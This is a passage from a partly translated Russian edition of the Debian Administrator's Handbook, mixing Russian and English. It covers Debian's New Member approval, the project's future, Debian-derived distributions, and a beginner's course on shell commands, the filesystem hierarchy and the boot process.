В заключение эксперт проверяет технические навыки (пакетирования) кандидата с помощью подробного опросного листа. Неправильные ответы не допускаются, однако срок подачи ответов не ограничен. Вся документация доступна, и допускается несколько попыток, если первые ответы были неудовлетворительными. Этот этап направлен не на дискриминацию, а на проверку наличия хотя бы толики знаний, типичных для новых участников.

Этот этап известен как *Задачи и Навыки* на жаргоне экзаменаторов (*Tasks & Skills* или T&S).

15.4.2.5. Окончательное утверждение

На самом последнем этапе весь процесс рассматривается DAM (*Debian Account Manager* — менеджером учётных записей Debian). DAM рассматривает всю информацию о кандидате, собранную экзаменатором, и принимает решение, создавать ли учётную запись на серверах Debian. В случаях, когда необходима дополнительная информация, создание учётной записи может быть отложено. Отказы весьма редки, если экзаменатор добросовестно соблюдает процесс, но иногда они случаются. Они никогда не бывают постоянными, и кандидат волен попробовать ещё раз позднее.

Решение DAM является окончательным, (почти) без права на обжалование, что объясняет, почему люди, находящиеся на этой позиции (в настоящее время — Йорг Джасперт, Кристоф Берг и Энрико Зини) часто критиковались в прошлом.

Глава 16. Conclusion: Debian's Future

The story of Falcot Corp ends with this last chapter; but Debian lives on, and the future will certainly bring many interesting surprises.

16.1. Upcoming Developments

Weeks (or months) before a new version of Debian is released, the Release Manager picks the codename for the next version. Now that Debian version 8 is out, the developers are already busy working on the next version, codenamed Stretch…

Не существует официального списка запланированных изменений, и Debian никогда не дает обещания, касающиеся технических целей на ближайшие версии. Впрочем, пару тенденций о развитии уже можно отметить, и мы можем сделать некоторые ставки, что может случиться (или нет) в будущем.

In order to improve security and trust, most if not all the packages will be made to build reproducibly; that is to say, it will be possible to rebuild byte-for-byte identical binary packages from the source packages, thus allowing everyone to verify that no tampering has happened during the builds.

In a related theme, a lot of effort will have gone into improving security by default, and mitigating both “traditional” attacks and the new threats implied by mass surveillance.

Of course, all the main software suites will have had a major release. The latest version of the various desktops will bring better usability and new features. Wayland, the new display server that is being developed to replace X11 with a more modern alternative, will be available (although maybe not default) for at least some desktop environments.

A new feature of the archive maintenance software, “bikesheds”, will allow developers to host special-purpose package repositories in addition to the main repositories; this will allow for personal package repositories, repositories for software not ready to go into the main archive, repositories for software that has only a very small audience, temporary repositories for testing new ideas, and so on.

16.2. Debian's Future

In addition to these internal developments, one can reasonably expect new Debian-based distributions to come to light, as many tools keep making this task easier. New specialized subprojects will also be started, in order to widen Debian's reach to new horizons.

The Debian user community will increase, and new contributors will join the project… including, maybe, you!

The Debian project is stronger than ever, and well on its way towards its goal of a universal distribution; the inside joke within the Debian community is about *World Domination*.

In spite of its old age and its respectable size, Debian keeps on growing in all kinds of (sometimes unexpected) directions. Contributors are teeming with ideas, and discussions on development mailing lists, even when they look like bickerings, keep increasing the momentum. Debian is sometimes compared to a black hole, of such density that any new free software project is attracted.

Beyond the apparent satisfaction of most Debian users, a deep trend is becoming more and more indisputable: people are increasingly realising that collaborating, rather than working alone in their corner, leads to better results for everyone. Such is the rationale used by distributions merging into Debian by way of subprojects.

The Debian project is therefore not threatened by extinction…

16.3. Future of this Book

We would like this book to evolve in the spirit of free software. We therefore welcome contributions, remarks, suggestions, and criticism. Please direct them to Raphaël (<hertzog@debian.org>) or Roland (<lolando@debian.org>). For actionable feedback, feel free to open bug reports against the `debian-handbook` Debian package. The website will be used to gather all information relevant to its evolution, and you will find there information on how to contribute, in particular if you want to translate this book to make it available to an even larger public than today.

→ http://debian-handbook.info/

We tried to integrate most of what our experience at Debian taught us, so that anyone can use this distribution and take the best advantage of it as soon as possible. We hope this book contributes to making Debian less confusing and more popular, and we welcome publicity around it!

We would like to conclude on a personal note. Writing (and translating) this book took a considerable amount of time out of our usual professional activity. Since we are both freelance consultants, any new source of income grants us the freedom to spend more time improving Debian; we hope this book to be successful and to contribute to this. In the meantime, feel free to retain our services!

→ http://www.freexian.com

→ http://www.gnurandal.com

See you soon!

Приложение A. Производные дистрибутивы

Многие дистрибутивы Linux происходят от Debian и используют инструменты управления пакетами Debian. Все они обладают собственными особенностями, и, возможно, один из них будет подходить вам гораздо лучше, нежели сам Debian.

A.1. Переписка и сотрудничество

Проект Debian осознаёт важность производных дистрибутивов и активно поддерживает сотрудничество между всеми причастными сторонами. Это обычно приводит к обратному поглощению улучшений, изначально разработанных производными дистрибутивами, что является взаимовыгодным и снижает издержки на сопровождение.

This explains why derivative distributions are invited to become involved in discussions on the `debian-derivatives@lists.debian.org` mailing-list, and to participate in the derivative census. This census aims at collecting information on work happening in a derivative so that official Debian maintainers can better track the state of their package in Debian variants.

→ https://wiki.debian.org/DerivativesFrontDesk

→ https://wiki.debian.org/Derivatives/Census

Позвольте нам представить наиболее интересные и популярные производные дистрибутивы.

A.2. Ubuntu

Ubuntu ярко появился на сцене свободного программного обеспечения и этому есть причина: Canonical Ltd., компания, создавшая дистрибутив, наняла 30 с лишним разработчиков Debian и публично заявила о своих целях выпускать релиз для общественности два раза в год. Они также обязались поддерживать каждую версию полтора года.

Эти положения вынуждают сокращать сферу работы: Ubuntu сосредоточен на меньшем числе пакетов, нежели Debian, и зависит только от окружения GNOME (однако есть производный дистрибутив от Ubuntu — «Kubuntu», использующий KDE). Дистрибутив полностью интернационализирован и доступен на многих языках.

До сих пор Ubuntu удаётся держать такой темп выпусков. Также есть выпуски *Long Term Support* (LTS) (с долгосрочной поддержкой) с пятилетним обещанным периодом поддержки. На ноябрь 2013 года текущий LTS-выпуск — 12.04 с кодовым названием Precise Pangolin. Последняя не-LTS версия — 13.10 с кодовым названием Saucy Salamander. Номера версий привязаны к дате выпуска: например, 13.10 означает, что версия выпущена в октябре 2013 года.

***НА ПРАКТИКЕ* Поддержка Ubuntu и обещанная поддержка**

Canonical неоднократно меняла правила, регламентирующие длительность периода, на протяжении которого сопровождается выпуск. Canonical как компания обещает предоставлять обновления безопасности для всего программного обеспечения, доступного в разделах `main` и `restricted` архива Ubuntu на протяжении 5 лет для LTS-выпусков и на протяжении 9 месяцев для остальных выпусков. Всё остальное (доступное в `universe` и `multiverse`) сопровождается по возможности добровольцами команды MOTU (*Masters Of The Universe*). Будьте готовы разбираться с поддержкой безопасности самостоятельно, если вы полагаетесь на пакеты из этих разделов.

Ubuntu завоевал широкую аудиторию. Миллионы пользователей были поражены простотой установки и простотой использования рабочего окружения в работе.

Ubuntu and Debian used to have a tense relationship; Debian developers who had placed great hopes in Ubuntu contributing directly to Debian were disappointed by the difference between the Canonical marketing, which implied Ubuntu were good citizens in the Free Software world, and the actual practice where they simply made public the changes they applied to Debian packages. Things have been getting better over the years, and Ubuntu has now made it general practice to forward patches to the most appropriate place (although this only applies to external software they package and not to the Ubuntu-specific software such as Mir or Unity).

→ http://www.ubuntu.com/

A.3. Linux Mint

Linux Mint is a (partly) community-maintained distribution, supported by donations and advertisements. Their flagship product is based on Ubuntu, but they also provide a “Linux Mint Debian Edition” variant that evolves continuously (as it is based on Debian Testing). In both cases, the initial installation involves booting a LiveDVD.

The distribution aims at simplifying access to advanced technologies, and provides specific graphical user interfaces on top of the usual software. For instance, Linux Mint relies on Cinnamon instead of GNOME by default (but it also includes MATE as well as KDE and Xfce); similarly, the package management interface, although based on APT, provides a specific interface with an evaluation of the risk from each package update.

Linux Mint включает в себя большое количество собственнического программного обеспечения для упрощения работы пользователей, которым оно может понадобиться. Например, Adobe Flash или мультимедийные кодеки.

→ http://www.linuxmint.com/

A.4. Knoppix

Определённо нуждается в упоминании дистрибутив Knoppix. Это первый популярный дистрибутив на *LiveCD*; иными словами, загрузочный CD-ROM, с которого запускается система Linux, полностью готовая к работе, которой не нужен жёсткий диск — любая система, уже установленная на этой машине, не подвергнется изменениям. Автоматическое определение устройств позволяет дистрибутиву работать на большинстве аппаратных конфигураций. CD-ROM включает в себя почти 2 ГБ (сжатого) программного обеспечения, а DVD-ROM — ещё больше.

Связка CD-ROM и USB-накопителя позволяет всегда иметь свои файлы при себе и работать на любом компьютере, не оставляя следов — помните, дистрибутив совсем не использует жёсткий диск. Knoppix в основном базируется на LXDE (легковесном графическом рабочем столе), однако многие другие дистрибутивы предоставляют иные комбинации рабочего окружения и программного обеспечения. Это возможно, благодаря пакету live-build, который позволяет относительно легко создавать LiveCD.

→ http://live.debian.net/

Стоит отметить, что у Knoppix так же имеется установщик: вы можете сначала попробовать дистрибутив в качестве LiveCD, а затем установить на жёсткий диск для увеличения производительности.

→ http://www.knopper.net/knoppix/index-en.html

A.5. Aptosid and Siduction

These community-based distributions track the changes in Debian Sid (Unstable) — hence their name. The modifications are limited in scope: the goal is to provide the most recent software and to update drivers for the most recent hardware, while still allowing users to switch back to the official Debian distribution at any time. Aptosid was previously known as Sidux, and Siduction is a more recent fork of Aptosid.

→ http://aptosid.com

→ http://siduction.org

A.6. Grml

Grml is a LiveCD with many tools for system administrators, dealing with installation, deployment, and system rescue. The LiveCD is provided in two flavors, `full` and `small`, both available for 32-bit and 64-bit PCs. Obviously, the two flavors differ by the amount of software included and by the resulting size.

→ https://grml.org

A.7. Tails

Tails (The Amnesic Incognito Live System) aims at providing a live system that preserves anonymity and privacy. It takes great care in not leaving any trace on the computer it runs on, and uses the Tor network to connect to the Internet in the most anonymous way possible.

→ https://tails.boum.org

A.8. Kali Linux

Kali Linux is a Debian-based distribution specialising in penetration testing (“pentesting” for short). It provides software that helps auditing the security of an existing network or computer while it is live, and analyze it after an attack (which is known as “computer forensics”).

→ https://kali.org

A.9. Devuan

Devuan is a relatively new fork of Debian: it started in 2014 as a reaction to the decision made by Debian to switch to **systemd** as the default init system. A group of users attached to **sysv** and opposing (real or perceived) drawbacks to **systemd** started Devuan with the objective of maintaining a **systemd**-less system. As of March 2015, they haven't published any real release: it remains to be seen if the project will succeed and find its niche, or if the systemd opponents will learn to accept it.

→ https://devuan.org

A.10. Tanglu

Tanglu is another Debian derivative; this one is based on a mix of Debian Testing and Unstable, with patches to some packages. Its goal is to provide a modern desktop-friendly distribution based on fresh software, without the release constraints of Debian.

→ http://tanglu.org

A.11. DoudouLinux

DoudoLinux нацелен на маленьких детей (начиная с двухлетнего возраста). Поэтому он предоставляет сильно изменённый графический интерфейс (основанный на LXDE) и поставляется с множеством игр и образовательных приложений. Доступ к Интернету фильтруется, чтобы не дать детям посещать проблемные веб-сайты. Реклама блокируется. Рассчитывается, что родители должны свободно позволять своим детям пользоваться компьютером, как только на нём загружен DoudouLinux. Каждому ребёнку понравится использовать DoudouLinux не меньше, чем свою игровую приставку.

→ http://www.doudoulinux.org

A.12. Raspbian

Raspbian is a rebuild of Debian optimised for the popular (and inexpensive) Raspberry Pi family of single-board computers. The hardware for that platform is more powerful than what the Debian armel architecture can take advantage of, but lacks some features that would be required for armhf; so Raspbian is a kind of intermediary, rebuilt specifically for that hardware and including patches targeting this computer only.

→ https://raspbian.org

A.13. И многие другие

На сайте Distrowatch приводятся ссылки на огромное число дистрибутивов Linux, многие из которых основаны на Debian. Исследуя его, можно убедиться в огромном разнообразии мира свободного программного обеспечения.

→ http://distrowatch.com

Поиск может помочь найти дистрибутив на основании его происхождения. В ноябре 2013 года поиск потомков Debian показывал 143 активных дистрибутивф!

→ http://distrowatch.com/search.php

Приложение B. Короткий Коррективный Курс

Несмотря на то, что эта книга ориентирована на администраторов и опытных пользователей, мы не хотели исключать заинтересовавшихся новичков. Это приложение - ускоренный курс,в котором описываются основные понятия, затрагивающие обращение с компьютером в Unix.

B.1. Shell и Базовые команды

В мире Unix каждый администратор рано или поздно использует командную строку; например, когда система не запускается должным образом и имеется только командная строка режима восстановления. Умение управляться с командной строкой - базовое для выживания в таких условиях.

> ***КРАТКИЙ ЭКСКУРС*** **Запуск командного интерпритатора**
>
> Окружение командной строки может быть запущено из графической среды, приложением, известным как "Терминал". В GNOME вы можете запустить его из обзора “Activities” (в русской локализации - "Обзор", который открывается когда вы перемещаете курсор мыши в левый верхний угол экрана) после ввода первых букв названия приложения. В KDE, вы найдете его в K → Applications → System меню.

Эта секция дает только краткий обзор команд. Они все имеют много опций, не описанных здесь. Поэтому, пожалуйста, обратитесь к документации в соответствующих страницах руководства.

B.1.1. Обзор Дерева Каталогов и Управления Файлами

После того, как сеанс открыт, команда **pwd** (которая служит для *вывода рабочего каталога*) показывает текущее местоположение в файловой системе. Текущий каталог изменяется с помощью команды **cd** ***каталог*** (**cd** для того, чтобы *изменить каталог*). Родительский каталог всегда называют `..` (две точки), тогда как текущий каталог - `.` (одна точка). Команда **ls** выводит *список* содержимого каталога. Если никаких параметров не задано, она работает в текущем каталоге.

```
$ pwd
/home/rhertzog
$ cd Desktop
$ pwd
/home/rhertzog/Desktop
$ cd .
```

```
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Desktop    Downloads  Pictures  Templates
Documents  Music      Public    Videos
```

Новый каталог может быть создан с помощью команды **mkdir** ***каталог***, а удален существующий (пустой) каталог может быть с помощью - **rmdir** ***каталог***. Команда **mv** позволяет *переместить* и/или переименовать файлы и каталоги; *удаление* файлов достигается с помощью команды **rm** ***файл***.

```
$ mkdir test
$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    test
$ mv test new
$ ls
Desktop    Downloads  new       Public     Videos
Documents  Music      Pictures  Templates
$ rmdir new
$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public
```

B.1.2. Отображение и Изменение Текстовых Файлов

Команда **cat** ***файл*** (предназначенная для *связывания* файла со стандартным устройством вывода) считывает файл и отображает его содержимое на терминале. Если файл слишком большой чтобы поместиться на экране, используйте пейджер (полоса прокрутки) например **меньше** (или **больше**) для прокрутки содержимого файла на странице.

Команда **editor** запускает текстовый редактор (например **vi** или **nano**) и позволяет создавать, редактировать и читать текстовые файлы. Простейшие файлы иногда могут быть созданы непосредственно из интерпретатора команд с помощью перенаправления: **echo "*текст*" >*файл***. Оно создает *файл* с "*текстом*" в качестве содержимого. Добавить строку в конце файла тоже возможно, с помощью такой команды как **echo "*еще текст*" >>*файл***. Запишите >> в этот пример.

B.1.3. Поиск Файлов и в пределах Файла

Команда **find** ***каталог критерий*** ищет файлы внутри каталога *каталог* по особым критериям. Наиболее часто используемым критерием является `-name` *имя*: что позволяет найти файл по его имени.

Команда **grep** ***выражение файл*** ищет содержимое файла и извлекает строки, совпадающие с выражением (смотри боковую панель *BACK TO BASICS* Regular expression). Добавление опции `-r` включает рекурсивный поиск всех файлов, содержащихся в каталоге, используемом в качестве параметра. Это позволяет найти файл когда известна лишь часть содержимого.

B.1.4. Управление Процессами

Команда **ps aux** выводит список запущенных процессов и помогает идентифицировать, показывая их *pid* (Идентификационный номер процесса). Когда *pid* процесса известен, команда **kill -*сигнал pid*** позволяет отправить ему сигнал (если процесс принадлежит текущему пользователю). Существует несколько сигналов; наиболее часто используемые - это `TERM` (запрос завершиться корректно) и `KILL` (принудительно убить).

Командный интерпретатор может запускать программы в фоновом режиме, если за командой следует "&". Используя амперсанд, пользователь немедленно возобновляет контроль над оболочкой, хотя команда все еще выполняется (как фоновый процесс). Команда **jobs** выводит список процессов, запущенных в фоновом режим; ввод **fg %*номер фонового процесса*** (от *foreground*) возвращает процесс на передний план. Когда команда выполняется на переднем плане (была запущена обычным образом или перенесена на передний план с помощью **fg**), комбинация клавиш **Control**+**Z**приостанавливает процесс и возвращает контроль над командной строкой. Процесс может быть возобновлен в фоновом режиме с помощью **bg %*номер фонового процесса*** (от *background*).

B.1.5. Информация о системе: Память, Дисковое пространство, Идентификатор

Команда **free** отображает сведения о памяти; **df** (*disk free*) выводит отчет о доступном дисковом пространстве на каждом из дисков, смонтированных в файловой системе. Опция `-h` (для *читаемости человеком*) преобразует размеры в более разборчивый вид (обычно в мегабайты или гигабайты).Аналогичным образом, команда **free** поддерживает опции `-m` и `-g` для отображения данных в мегабайтах или гигабайтах, соответственно.

```
$ free
             total       used       free     shared    buffers     cached
Mem:       1028420    1009624      18796          0      47404     391804
-/+ buffers/cache:     570416     458004
Swap:      2771172     404588    2366584
$ df
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/sda2              9614084   4737916   4387796  52% /
tmpfs                   514208         0    514208   0% /lib/init/rw
```

```
udev                    10240       100     10140   1% /dev
tmpfs                  514208    269136    245072  53% /dev/shm
/dev/sda5            44552904  36315896   7784380  83% /home
```

Команда **id** выводит идентификатор пользователя, запустившего сессию, а также список групп, в которые он входит. Поскольку доступ к некоторым файлам или устройствам может быть ограничен для членов некоторых групп, проверка групп (в которых состоит пользователь) может быть полезной.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog),24(cdrom),25(flo
```

B.2. Организация Иерархии Файловой системы

B.2.1. Корневой каталог

Система Debian организована по *Стандарту иерархии файловой системы* (FHS от англ. Filesystem Hierarchy Standard). Этот стандарт определяет назначение каждого каталога. Например, каталоги верхнего уровня описываются следующим образом:

- `/bin/`: основные программы;
- `/boot/`: ядро Linux и другие файлы, необходимые для его своевременного процесса загрузки;
- `/dev/`: файлы устройств;
- `/etc/`: конфигурационные файлы;
- `/home/`: личные файлы пользователей;
- `/lib/`: основные библиотеки;
- `/media/*`: точки монтирования съемных устройств (CD-ROM, USB ключей и так далее);
- `/mnt/`: временные точки монтирования;
- `/opt/`: дополнительные приложения, поставляемые третьими сторонами;
- `/root/`: личные файлы администратора (root);
- `/run/`: непостоянные данные среды выполнения, которые не сохраняются после перезагрузки (еще не включены в FHS)
- `/sbin/`: системные программы;
- `/srv/`: данные, используемые серверами, размещенными в этой системе;
- `/tmp/`: временные файлы; часто этот каталог очищается при загрузке;
- `/usr/`: приложения; этот каталог далее подразделяется на `bin`, `sbin`, `lib` (согласно той же логике,что и в корневом каталоге). Кроме того, `/usr/share/` содержит архитектурно независимые данные. `/usr/local/` предназначен для использования администратором при установке приложения вручную без перезаписи файлов, обрабатываемых системой управления пакетами (**dpkg**).
- `/var/`: переменные данные, обрабатываемые демонами. Включает в себя файлы логов, очередей, буфера, кэша и так далее.
- `/proc/` и `/sys/` являются специфическими для ядра Linux (и не входят в FHS). Они используются ядром для экспорта данных в пространство пользователя (смотри Раздел B.3.4, «Пространство пользователя» и Раздел B.5, «Пространство пользователя» для разъяснения этой идеи).

B.2.2. Домашний Каталог Пользователя

Содержимое домашнего каталога пользователя не стандартизировано, однако имеет несколько заслуживающих внимания соглашений. Одно из них: домашний каталог пользователя часто называют тильдой (“~”). Это полезно знать, потому что интерпретатор команд автоматически заменяет тильду в текущей директории (обычно на `/home/`*`имя пользователя`*`/`).

Традиционно, конфигурационные файлы приложения хранятся непосредственно в домашнем каталоге пользователя,но их имена обычно начинаются с точки (например, почтовый клиент **mutt** хранит свои настройки в `~/.muttrc`). Обратите внимание, что имена, начинающиеся с точки, скрыты по умолчанию; и **ls** показывает их только, когда используется с опцией `-a`, а графическому файловому менеджеру нужно включить в настройках "показывать скрытые файлы".

Некоторые программы используют несколько конфигурационных файлов, расположенных в одной директории (например, `~/.ssh/`). Некоторые приложения (такие как веб-браузер Iceweasel) также используют их каталоги для хранения кэша загруженных данных. Таким образом, эти каталоги могут занимать много дискового пространства..

Эти конфигурационные файлы хранятся непосредственно в домашнем каталоге пользователя, часто называемые *dotfiles*, быстро разрастаются, что приводит к беспорядку. К счастью, коллективные усилия под эгидой FreeDesktop.org привели к созданию “XDG базовой спецификации каталогов”, соглашения, направленного на наведение порядка среди этих файлов и каталогов. Эта спецификация устанавливает, что конфигурационные файлы должны храниться в каталоге `~/.config`, файлы кэша в `~/.cache`, а данные приложений в `~/.local` (или в его подкаталогах). Это соглашение постепенно набирает силу, и некоторые приложения (особенно графические) начали следовать ему.

Рабочий стол графического окружения обычно отображает содержимое каталога `~/Desktop/` (или каталога, названного соответственно переводу в системах, сконфигурированных на языках отличных от английского).

Наконец, система электронной почты иногда сохраняет входящие сообщения в каталоге `~/Mail/`.

B.3. Внутренняя Работа Компьютера: Различные Уровни Сложности

Компьютер обычно рассматривается как нечто весьма абстрактное, и внешний видимый интерфейс намного проще, чем его внутренняя замысловатость. Такая запутанность вызвана отчасти количеством частей, из которых она состоит. Однако, эти части можно рассматривать слоями, где каждый уровень взаимодействует только с теми, что непосредственно выше или ниже его.

Конечный пользователь может не знать этих деталей… до тех пор пока все работает. При решении таких проблем как “Интернет не работает!” первое, что нужно сделать - это определить на каком уровне проблема возникает. Сетевая карта (аппаратное обеспечение) работает? Она распознается компьютером? Ядро Linux видит ее? Параметры сети настроены правильно? Все эти вопросы позволяют выделить соответствующие уровни и сосредоточиться на потенциальном источнике проблемы.

B.3.1. Нижний Уровень: Аппаратное Обеспечение

Давайте начнем с базового напоминания о том, что компьютер - это, прежде всего, набор аппаратных элементов. Обычно это основная плата (известная как *материнская плата*), с одним (или больше) процессором, некоторым ОЗУ, контроллерами устройств, и слотами расширения для дополнительных плат (для остальных контроллеров устройств). Наиболее примечательные из этих контроллеров: IDE (Parallel ATA), SCSI и Serial ATA, для подключения к устройствам хранения данных, таких как жёсткие диски. "Другие контроллеры" в себя включают USB, который способен подключить огромное количество разнообразных устройств (начиная от веб-камеры до термометров, от клавиатуры до системы домашней автоматизации) и IEEE 1394 (Firewire). Эти контроллеры часто позволяют подключить несколько устройств, так контроллер обрабатывает их как целую подсистему (из-за этого его обычно называют "шиной"). "Дополнительные платы" включают в себя видео карты (к ним подключается монитор), аудио карты, сетевые карты и так далее. В некоторых основных платах эти функции встроены, и нет нужды в дополнительных платах.

***НА ПРАКТИКЕ* Проверка работоспособности оборудования**

Проверить работает ли какое-то оборудование может быть весьма сложно. С другой стороны, доказать, что оно не работает, иногда довольно легко.

Жёсткий диск состоит из шпинделя с пластинками и движущихся магнитных головок. Когда жёсткий диск включается, мотор пластинок издает характерное жужжание. Он также рассеивает энергию в виде тепла. Следовательно, жёсткий диск, остающийся холодным и тихим, когда на него подается питание, сломан.

Сетевые карты обычно оснащены светодиодами, показывающими состояние соединения. Если кабель одним концом подключен к сетевой карте (а другим к концентратору или коммутатору), по крайней мере один светодиод будет

гореть. Если ни один светодиод не светится, сама сетевая карта, сетевое оборудование или кабель между ними неисправны. Следовательно, следующий шаг - тестировать каждый компонент отдельно.

Некоторые дополнительные платы — особенно 3D видео карты — имеют системы охлаждения, такие как радиаторы и/или вентиляторы. Если вентилятор не вращается, несмотря на то, что карта включена, правдоподобное объяснение - перегрев карты. Это также относится к центральному процессору (процессорам), расположенным на основной карте.

B.3.2. Загрузчик: BIOS или UEFI

Оборудование, само по себе, не в состоянии выполнять задачи без соответствующей программной части, управляющей им. Управление и взаимодействие с оборудованием - задача операционной системы и приложений. Они, в свою очередь, требует функционального оборудования для запуска.

Этот симбиоз между аппаратным обеспечением и программным обеспечением не возникает сам собой. Когда компьютер включается, требуется небольшая начальная настройка. Эту роль берёт на себя BIOS или UEFI (части программного обеспечения, встроенные в материнскую плату), запускающийся автоматически при включении питания. Его основная задача - поиск программного обеспечения, которому он может передать управление. Обычно, в случае с BIOS, это включает поиск первого жёсткого диска с загрузочным сектором (обычно известного как *master boot record* или MBR), загрузку этого загрузочного сектора, и его запуск. С этого момента, BIOS обычно не используется (до следующей загрузки). В случае с UEFI, процесс включает сканирование дисков с целью найти выделенные разделы EFI, содержащие дальнейшие для выполнения EFI приложения.

***ИНСТРУМЕНТ* Настройки, средства конфигурирования BIOS/UEFI**

BIOS/UEFI также содержит часть программного обеспечения под названием "Настройки", позволяющую конфигурировать аспекты компьютера. В частности, она позволяет выбрать устройства, предпочтительные для загрузки (например, floppy-диск или CD-ROM), настроить системные часы и так далее. Запуск программы "Настройки" обычно осуществляется нажатием специальной клавиши сразу же после включения компьютера. Обычно, это клавиша **Del** или **Esc**, иногда это **F2** или **F10**. Большую часть времени выбор мигает на экране во время загрузки.

Загрузочный сектор (или раздел EFI), в свою очередь, содержит другие части программного обеспечения, называемые загрузчиками, цель которых - найти и запустить операционную систему. Так как эти загрузчики не встроены в основную плату, а загружаются с диска, они могут быть умнее чем BIOS (это объясняет почему BIOS не загружает операционную систему самостоятельно). Например, загрузчик (обычно GRUB для Linux систем) может вывести список доступных операционных систем и попросить пользователя выбрать. Обычно, по истечению времени производится выбор по-умолчанию. Иногда пользователь может также выбрать параметры для запуска ядра, и так далее. В конце концов ядро найдено, загружено в память, и запущено.

***ЗАМЕТКА* UEFI - современная замена BIOS**

UEFI - относительно современная разработка. Большинство новых компьютеров поддерживают загрузку UEFI, но обычно они также поддерживают загрузку BIOS для обратной совместимости с операционными системами, не готовыми использовать UEFI.

Эта новая система свободна от некоторых ограничений загрузчика BIOS: с использованием выделенных разделов, загрузчикам больше не нужны специальные трюки, чтобы поместиться в крошечную *главную загрузочную запись (MBR)*, а затем искать ядро для загрузки. Даже лучше, с соответствующей сборкой ядра Linux UEFI может загрузить непосредственно ядро без каких-либо промежуточных загрузчиков. UEFI также является основой для произведения *Безопасной загрузки (Secure Boot)* (технологии, обеспечивающей выполнение только программного обеспечения, подтвержденного производителем Вашей операционной системы).

BIOS/UEFI также отвечает за обнаружение и инициализацию ряда устройств. Очевидно, это IDE/SATA устройства (обычно это жесткие диски и CD/DVD-ROM приводы), а также еще и PCI устройства. Обнаруженные устройства часто перечислены на экране во время процесса загрузки. Если этот список выводится слишком быстро, используйте клавишу **Pause** для его остановки на время, достаточное для прочтения. Не появившиеся установленные PCI устройства являются плохим знаком. В худшем случае, прибор неисправен. В лучшем - он просто не совместим с текущей версией BIOS или материнской платой. Спецификация PCI развивается, и старые основные платы не гарантируют поддержку более новых PCI устройств.

B.3.3. Ядро

BIOS/UEFI с загрузчиком работают всего по несколько секунд. Далее идет первая часть программного обеспечения, работающая длительное время - ядро операционной системы. Ядро берет на себя роль дирижера в оркестре и обеспечивает координацию между аппаратным обеспечением и программным обеспечением. Эта роль включает в себя несколько задач: управление оборудованием, процессами, пользователями и разрешениями, файловой системой и так далее. Ядро предоставляет общую базу для всех остальных программ в системе.

B.3.4. Пространство пользователя

Хотя все что происходит за пределами ядра можно собрать в кучу "пространство пользователя", мы по-прежнему можем разделить это программное обеспечение на уровни. Однако, их взаимодействие намного сложнее прежних, и классифицировать их не так просто. Приложения обычно используют библиотеки, которые в свою очередь окутывают ядро, но взаимодействие может также происходить с другими программами, или множеством библиотек, вызывающих друг друга.

B.4. Некоторые Выполняемые Ядром Задачи

B.4.1. Управление Оборудованием

Ядро, прежде всего, предназначено для контролирования оборудования, его обнаружения, его включения когда компьютер запускается и так далее. Это также делает оборудование доступным для программного обеспечения более высокого уровня с упрощенным интерфейсом программирования, так что последнее может воспользоваться преимуществами устройств, не беспокоясь о деталях, таких как: в какой слот расширения вставлена дополнительная плата. Программный интерфейс также предоставляет уровень абстракции; это позволяет, например, программе для видео-конференции использовать веб-камеру независимо от ее производителя и модели. Программа может просто использовать интерфейс *Video for Linux* (V4L), а ядро транслирует функциональные вызовы этого интерфейса в фактические машинные команды, необходимые для использования веб-камеры.

Ядро экспортирует информацию об обнаруженном аппаратном обеспечении в виртуальные файловые системы `/proc/` и `/sys/`. Некоторые инструменты суммируют эту информацию. Среди них, **lspci** (из пакета pciutils) выводит список PCI устройств, **lsusb** (из пакета usbutils) выводит список USB устройств, а **lspcmcia** (из пакета pcmciautils) выводит список PCMCIA плат. Эти инструменты очень полезны для определения точной модели какого-либо устройства. Эта идентификация также позволяет находить в интернете более точную информацию, которая в свою очередь, приводит к актуальной документации.

Пример B.1. Пример информации, предоставляемой lspci и lsusb

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit E
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Con
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Эти программы имеют опцию `-v`, с которой выводятся списки с более подробной (но зачастую ненужной) информацией. Наконец, команда **lsdev** (из пакета procinfo) выводит список коммуникационных ресурсов, используемых устройствами.

Приложения часто получают доступ к устройствам через специальные файлы, созданные в `/dev/` (см. на боковой панели *BACK TO BASICS* Device access permissions). Это специальные файлы, представляющие дисковые устройства (например, `/dev/hda` и `/dev/sdc`), разделы (`/dev/hda1` или `/dev/sdc3`), мыши (`/dev/input/mouse0`), клавиатуры (`/dev/input/event0`), звуковые карты (`/dev/snd/*`), серийные порты (`/dev/ttyS*`) и так далее.

B.4.2. Файловые системы

Файловые системы - один из наиболее выдающихся аспектов ядра. Unix системы соединяют все хранилища файлов в одну единственную иерархическую систему, которая позволяет пользователям (и приложениям) получать доступ к данным просто, зная их местоположение в этой иерархии.

Начальная точка этого иерархического дерева называется корнем, `/`. Этот каталог может содержать именованные подкаталоги. Например, подкаталог `home` каталога `/` называется `/home/`. Эти подкаталоги могут, в свою очередь, содержать другие подкаталоги и так далее. Каждый каталог также может содержать файлы, в которых фактически и хранятся данные. Таким образом, имя `/home/rmas/Desktop/hello.txt` ссылается на файл с именем `hello.txt`, хранящийся в подкаталоге `Desktop` подкаталога `rmas` подкаталога `home` корневого каталога. Ядро занимается преобразованием между этой системой именования и фактической, физической памятью на диске.

